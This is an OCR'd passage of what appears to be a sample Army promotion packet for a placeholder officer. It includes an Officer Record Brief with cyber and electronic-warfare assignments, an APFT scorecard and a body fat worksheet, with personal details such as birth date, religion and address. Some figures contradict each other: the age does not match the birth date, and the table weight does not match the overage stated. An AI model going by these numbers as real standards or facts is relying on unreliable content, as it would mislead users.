EW OFFICER QUAL	2013
JT C41 STAFF AND OPNS	2012
SIGN OFF ADV	2012
ARMY OP EL WF	2009
MLRS FAM OF MUNITIONS	2008
FA BAS OFF LEAD CRS	2008
AIRBORNE	2005

SECTION III - Service Data

BASD 20061021	Current PPN BC	Ead Current Tour 20070526
Basic Date of Apt 20070506	Cohort Yr Gp FY2007	Source of Orig Apt ROTC
Mo/Days Afcs 160/05	Mo/Afs 167	Type of Orig Apt USAR
Curr Svc Agrmt/Expr Date		Date of Proj/Mand Ret

	2LT-W01	1LT-CW2	CPT-CW3	MAJ-CW4
PDOR	20070506	20081126	20100601	20180201
	LTC-CW5	COL	BG	MG
PDOR				
TDOR	LTG		GEN	

SECTION VII - Civilian Education

LEVEL COMPLETED MASTERS

INSTITUTION KS, U KS, LAWRENCE MPA A YR 2016

DISCIPLINE PUBLIC ADMINISTRATION

INSTITUTION MT, CARROLL COL, HELENA BA G YR 2007

DISCIPLINE BUSINESS ADM

INSTITUTION YR

DISCIPLINE

SECTION VIII - Awards and Decorations

BSM -	1	ICM-C -	1
MSM -	1	GWTSM -	1
ARCOM -	3	ASR -	1
AAM -	2	OSR -	2
MUC -	1	NATOMDL -	1
NDSM -	1	PRCHTBAD -	1
ACM-C -	1		

SECTION IV - Personal/Family Data

Date of Birth 12 DEC 85	Birthplace MONTANA
Country of Cit US	Sex/Redcat M /WHITE,NOT HISP
No of Dependent Adults/Children 01/03	Religion LUTH-CH-MO-SYNOD
Marital Status MARRIED	Spouse Birthplace/Cit USA/US
Pulhes/Date 111111/20190724	Height/Weight 71/217

Home of Record at Ead MONTANA

Mailing Address


633 Barnes Ave
Fort Gordon, GA
30905-0000

SECTION X- Remarks

7 MO PRIOR SERVICE
ASSIGNMENT CONSIDERATIONS-
PCSP - (GRAD SO)
OR SCH ATTND CMPL

DATE LAST PHOTO 201602

Snuffy, Joseph D
MAJ, CY
Date of last photo
11NOV19



SECTION IX - Assignment Information

Date of Last PCS 20190714

Date of Last OER 20190528

Org Zip Code 30905

ASGT	FROM	MO	UIC	ORGANIZATION	STATION	LOC	COMD	DUTY TITLE	DMOS
PROJ									
Current	20190801		W6ZSHC	CYBER SCH HQ & CO A	FT GORDON	1GA	TC	CYBER DEV, CH	17B000000
1st Prev	20181121	07	WA0U98	FAHHB ICEWS FA BDE	JBLM LEWI	1WA	FC	CEMA TM OIC	17B000000
2nd Prev	20171016	13	WA0UAA	FAHHB HHB FIELD ARTIL	JBLM LEWI	1WA	FC	EW OFFICER	29A000000
3rd Prev	20170125	00	WJMKAA	2-2 SBCT HQ	JBLM LEWI	WA	FC	EW OFFICER	29A000000
4th Prev	20131016	00	W0VP8E	EW PROPONENT OFFICE	FT LEAVEN	KS	TC	CH EW INTEG BR	01A000000
5th Prev	20131007	14	W0VP8E	EW PROPONENT OFFICE	FT LEAVEN	KS	TC	BRANCH CHIEF LDE&T	29A000000
6th Prev	20130201	08	WJLDAA	HHC, 4/1ID	FT RILEY	KS	FC	DEPUTY BRIGADE S6	25A000000
7th Prev	20120701	07	WJLFT0	HHT, 4/1 ID	FT RILEY	KS	FC	CHIEF OF OPS (FWD-AF)	25A006B00
8th Prev	20120407	03	WJLFT0	HHT, 4/1 ID	FT RILEY	KS	FC	S6 (FWD-AF)	25A000000
9th Prev	20090709	13	WAF7A0	A BTRY, 1-94 FA BDE	FT LEWIS	WA	FC	EWO (FWD-IZ)	13A000000
10th Prev	20090625	00	WAF7A0	A BTRY, 1-94 FA BDE	FT LEWIS	WA	FC	BTRY EXECUTIVE OFFICER	25A000000
11th Prev	20081021	08	WH5NAA	FTAB, 26 FA, 17 FA BDE	FT LEWIS	WA	FC	BTRY EXECUTIVE OFFICER	13A000000
12th Prev	20080320	00	WH5NAA	FTAB, 26 FA, 17 FA BDE	FT LEWIS	WA	FC	PLATOON LEADER	13A000000
13th Prev									
14th Prev									
15th Prev									
16th Prev									
17th Prev									
18th Prev									
19th Prev									

RECSTA: G

UNCLASSIFIED // FOR OFFICIAL USE ONLY

Click to view Tables

Army Physical Fitness Test Scorecard

For use of this form, see FM 7-22; the proponent agency is TRADOC.

NAME *(Last, First, MI)* Snuffy, Joseph D

GENDER Male

UNIT

TEST ONE			TEST TWO			TEST THREE			TEST FOUR		
DATE 5 Dec 19	GRADE O4/Maj	AGE 35	DATE	GRADE	AGE	DATE	GRADE	AGE	DATE	GRADE	AGE
HEIGHT (IN INCHES) 71	BODY COMPOSITION WEIGHT: 217 lbs. GO / NO-GO □ ☒	BODY FAT: 22 % GO / NO-GO ☒ □	HEIGHT (IN INCHES)	BODY COMPOSITION WEIGHT: lbs. GO / NO-GO □ □	BODY FAT: % GO / NO-GO □ □	HEIGHT (IN INCHES)	BODY COMPOSITION WEIGHT: lbs. GO / NO-GO □ □	BODY FAT: % GO / NO-GO □ □	HEIGHT (IN INCHES)	BODY COMPOSITION WEIGHT: lbs. GO / NO-GO □ □	BODY FAT: % GO / NO-GO □ □
PU RAW SCORE 75	INITIALS DS	POINTS 100	PU RAW SCORE	INITIALS	POINTS	PU RAW SCORE	INITIALS	POINTS	PU RAW SCORE	INITIALS	POINTS
SU RAW SCORE 79	INITIALS DS	POINTS 100	SU RAW SCORE	INITIALS	POINTS	SU RAW SCORE	INITIALS	POINTS	SU RAW SCORE	INITIALS	POINTS
2MR RAW SCORE 1615	INITIALS DS	POINTS 73	2MR RAW SCORE	INITIALS	POINTS	2MR RAW SCORE	INITIALS	POINTS	2MR RAW SCORE	INITIALS	POINTS
ALTERNATE AEROBIC EVENT EVENT ____ TIME ____ GO □ NO-GO □		TOTAL POINTS 273	ALTERNATE AEROBIC EVENT EVENT ____ TIME ____ GO □ NO-GO □		TOTAL POINTS	ALTERNATE AEROBIC EVENT EVENT ____ TIME ____ GO □ NO-GO □		TOTAL POINTS	ALTERNATE AEROBIC EVENT EVENT ____ TIME ____ GO □ NO-GO □		TOTAL POINTS
NCOIC/OIC SIGNATURE SGT Canizzi			NCOIC/OIC SIGNATURE			NCOIC/OIC SIGNATURE			NCOIC/OIC SIGNATURE		
COMMENTS Record IAW FM 7-22			COMMENTS			COMMENTS			COMMENTS		

SPECIAL INSTRUCTION: USE INK

LEGEND: PU - PUSH UPS 2MR - 2 MILE RUN
SU - SIT UPS APFT - ARMY PHYSICAL FITNESS TEST

M TAB TAB TAB TAB TAB

BODY FAT CONTENT WORKSHEET *(Male)*

For use of this form, see AR 600-9; the proponent agency is DCS, G-1.

Snuffy, Joseph D
NAME *(Last, First, Middle Initial)*

MAJ
RANK

71
HEIGHT *(to nearest 0.50 inch)*

217
WEIGHT *(to nearest pound)*

35
AGE

NOTE:
½" =.50

STEP	FIRST	SECOND	THIRD	AVERAGE *(to nearest 0.50 in.)*
1. Measure neck just below level of larynx *(Adam's apple.)* **Round up** to the nearest 0.50 inch. *Repeat three times, then average to the* nearest 0.50 inch.	16.5	16.5	16.5	16.5
2. Measure abdomen at the level of the navel *(belly button.)* **Round down** to the nearest 0.50 inch. *Repeat three times, then average to the* nearest 0.50 inch.	38	38	38	38
3. Enter the average neck circumference.				16.5
4. Enter the average abdominal circumference.				38
5. Enter circumference value *(step 4 - step 3)*.				22.5
6. Enter height in inches to the nearest 0.50 inch.				71
7. Find the Soldier's circumference value *(step 5)* and height *(step 6)* in figure B-1 *(Percent Fat Estimation for Men)*. Enter the percent body fat value that intercepts with the circumference value and height. This is Soldier's Percent Body Fat.				22%

REMARKS

SOLDIER'S ACTUAL WEIGHT: 217
SOLDIER'S TABLE WEIGHT: 144
[✓ OVER] / UNDER 25

SOLDER'S ACTUAL BODY FAT PERCENTAGE: 22%
SOLDIERS AUTHORIZED BODY FAT PERCENTAGE: 24%
OVER / [✓ UNDER] 2%

CHECK ALL THAT APPLY

☒ Individual is in compliance with Army Standards.

☐ Is not in compliance with the standards. Recommended monthly weight loss is 3-8 lbs. or 1% body fat.

PREPARED BY *(Printed Name and Signature)*	RANK	DATE *(YYYYMMDD)*	APPROVED BY SUPERVISOR *(Printed Name and Signature)*	RANK	DATE *(YYYYMMDD)*
Collison, Robert	SGT	20191212	SGT Carr. Z7.		20191212

PREVIOUS EDITIONS ARE OBSOLETE.